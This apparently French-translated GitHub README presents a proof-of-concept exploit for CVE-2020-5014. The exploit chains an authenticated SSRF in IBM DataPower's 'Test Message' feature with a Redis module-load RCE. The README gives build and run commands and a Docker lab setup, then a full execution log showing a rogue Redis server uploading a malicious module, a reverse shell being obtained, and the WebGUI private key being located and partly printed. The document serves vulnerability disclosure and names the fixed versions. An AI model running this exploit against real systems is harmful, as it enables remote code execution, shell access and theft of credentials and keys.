 copethomas/datapower-redis-rce-exploit
Un POC pour l'exploit RCE Redis authentifié d'IBM Datapower abusant de la fonction Test Message (CVE-2020-5014)

Une POC pour l'exploitation Redis RCE authentifiée d'IBM DataPower exploitant la fonction « Test Message ».
Explication complète et démo sur YouTube
Article de blog sur tomcope.com
En utilisant la fonction « Send a Test Message » de DataPower disponible via une session authentifiée à l'interface WebGUI de DataPower, il est possible de mener une attaque SSRF contre le serveur Redis interne de DataPower. Le serveur Redis interne est protégé par mot de passe mais semble utiliser un mot de passe codé en dur. Cela peut ensuite être combiné avec une vulnérabilité RCE Redis préexistante pour exécuter du code arbitraire en tant qu'utilisateur drouter dans le système d'exploitation Linux sous-jacent de DataPower.
cd RedisModulesSDK/dpredisshell/makego build./datapower-redis-rce-exploit -h./datapower-redis-rce-exploit -dpip 1.2.3.4 -dpredismodule RedisModulesSDK/dpredisshell/dpredisshell.so -dpredispasswd xxx -fakeredisip 5.6.7.8Voici un exemple pratique exécutant DataPower via Docker et l'exploit localement via localhost :
docker run -it -e DATAPOWER_ACCEPT_LICENSE=true -e DATAPOWER_INTERACTIVE=true -e DATAPOWER_WORKER_THREADS=4 --network='host' ibmcom/datapower:10.0.1.1admin et le mot de passe adminidg# config
Global mode
idg(config)# web-mgmt
Modify Web Management Service configuration
idg(config web-mgmt)# admin-state enabled
idg(config web-mgmt)# exit
idg(config)# write mem
Overwrite previously saved configuration? Yes/No [y/n]: y
Configuration saved successfully.
idg(config)# exit
idg#
idg# show web-mgmt

web-mgmt [up]
--------
 admin-state enabled
 ip-address 0.0.0.0
 port 9090
 save-config-overwrite on
 idle-timeout 600 Seconds
 acl web-mgmt  [up]
 ssl-config-type server
 enable-sts on

idg#
git clone https://github.com/copethomas/datapower-redis-rce-exploitcd RedisModulesSDK/dpredisshell/makecd ../../go build$ read DPREDISPASSWD
apples
$ echo $DPREDISPASSWD
apples
$ ./datapower-redis-rce-exploit -dpip 127.0.0.1 -dpport 9090 -dpredismodule RedisModulesSDK/dpredisshell/dpredisshell.so -dpredispasswd $DPREDISPASSWD -dpredisport 16379 -dpwebguipassword "admin" -dpwebguiuser "admin" -fakeredisip 127.0.0.1 -fakeredisport 8888

Main      - 2020/10/18 23:34:29 datapower-redis-rce-exploit - Created by Thomas Cope
Main      - 2020/10/18 23:34:29 Starting Rogue Redis Server...
Main      - 2020/10/18 23:34:29 Attempting to Login to Datapower...
FakeRedis - 2020/10/18 23:34:29 Starting Fake Redis Server on 127.0.0.1:8888
FakeRedis - 2020/10/18 23:34:29 Online and Ready!
Main      - 2020/10/18 23:34:29 Datapower Credentials Valid!
Main      - 2020/10/18 23:34:29 Datapower Login Token = JlkIp5wAvuQfSh5+cY49BovA.5
Main      - 2020/10/18 23:34:29 Exchanging Login token for auth cookie...
Main      - 2020/10/18 23:34:29 Got login Cookie OK! - [ibmwdp=1wBXDLzY9XdTNz4aD5+JQspc.5; Path=/; HttpOnly; Secure]+
Main      - 2020/10/18 23:34:29 Datapower Login Complete!
Main      - 2020/10/18 23:34:29 Attempting Redis exploit via Datapower 'Test Connection' ...
Main      - 2020/10/18 23:34:29 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:29 Accepting connection...
FakeRedis - 2020/10/18 23:34:29 Accepted Connection OK!
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
Main      - 2020/10/18 23:34:29 Datapower 'Test Connection' Finished OK
Main      - 2020/10/18 23:34:29 Datapower 'Test Connection' sent OK, waiting for redis connection...
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Uploading module...
FakeRedis - 2020/10/18 23:34:29 Upload Complete!
Main      - 2020/10/18 23:34:29 Payload has been delivered to Datapower internal redis!
Main      - 2020/10/18 23:34:29 Performing clean up...
Main      - 2020/10/18 23:34:29 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:29 Error reading data from network connection: read tcp 127.0.0.1:8888->127.0.0.1:44207: read: connection reset by peer - (This is expected)
FakeRedis - 2020/10/18 23:34:29 Connection Closed
Main      - 2020/10/18 23:34:30 Datapower 'Test Connection' Finished OK
Main      - 2020/10/18 23:34:30 Requesting Reverse Shell via Datapower 'Test Connection' ...
Main      - 2020/10/18 23:34:30 Waiting for Reverse Shell...
Main      - 2020/10/18 23:34:30 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:30 Accepting connection...
Main      - 2020/10/18 23:34:30 Got Reverse Shell!
Main      - 2020/10/18 23:34:30 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
id
uid=1000(drouter) gid=1000(drouter) groups=1000(drouter)
ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
drouter        1       0  6 22:00 pts/0    00:02:15 /opt/ibm/datapower/root/drouter
drouter       24       1  0 22:00 pts/0    00:00:06 QuotaEnforcement unix:/opt/ibm/datapower/drouter/ramdisk2/sidecar-QuotaEnforcement-0x7f4f38c6e2c8 QuotaEnforcement
drouter       27      24  0 22:00 pts/0    00:00:05 /opt/ibm/datapower/root/dp-redis-server 127.0.0.1:16379
drouter       28      24  0 22:00 pts/0    00:00:08 /opt/ibm/datapower/root/dp-redis-sentinel 127.0.0.1:26379 [sentinel]
drouter       40       1  0 22:00 pts/0    00:00:05 dpmon -F dpmon -T -s 1 -c 900 -U /opt/ibm/datapower/drouter/temporary/dpmon/ -m /opt/ibm/datapower/drouter/temporary/dpmon/ -i 8 -M 31457280 -Z UTC -B 0
drouter       61      27  0 22:34 pts/0    00:00:00 [sh]
drouter       63      61  0 22:34 pts/0    00:00:00
find / -name webgui-privkey.pem 2>/dev/null
/opt/ibm/datapower/root/secure/usrcerts/webgui-privkey.pem
head -2 /opt/ibm/datapower/root/secure/usrcerts/webgui-privkey.pem
-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQDYFBod9TmWZLKT
Pendant l'exploit, DataPower enregistrera plusieurs erreurs url-open avec l'URL Redis interne. Cela est dû au fait que Redis ne répond pas au format XML attendu par DataPower.
18:22:55 network error 130 request 0x80e00040 xmlfirewall (map): url-open: Remote error on url 'http://127.0.0.1:16379/'
Corrigé dans les versions 10.0.1.2 et 2018.4.1.15
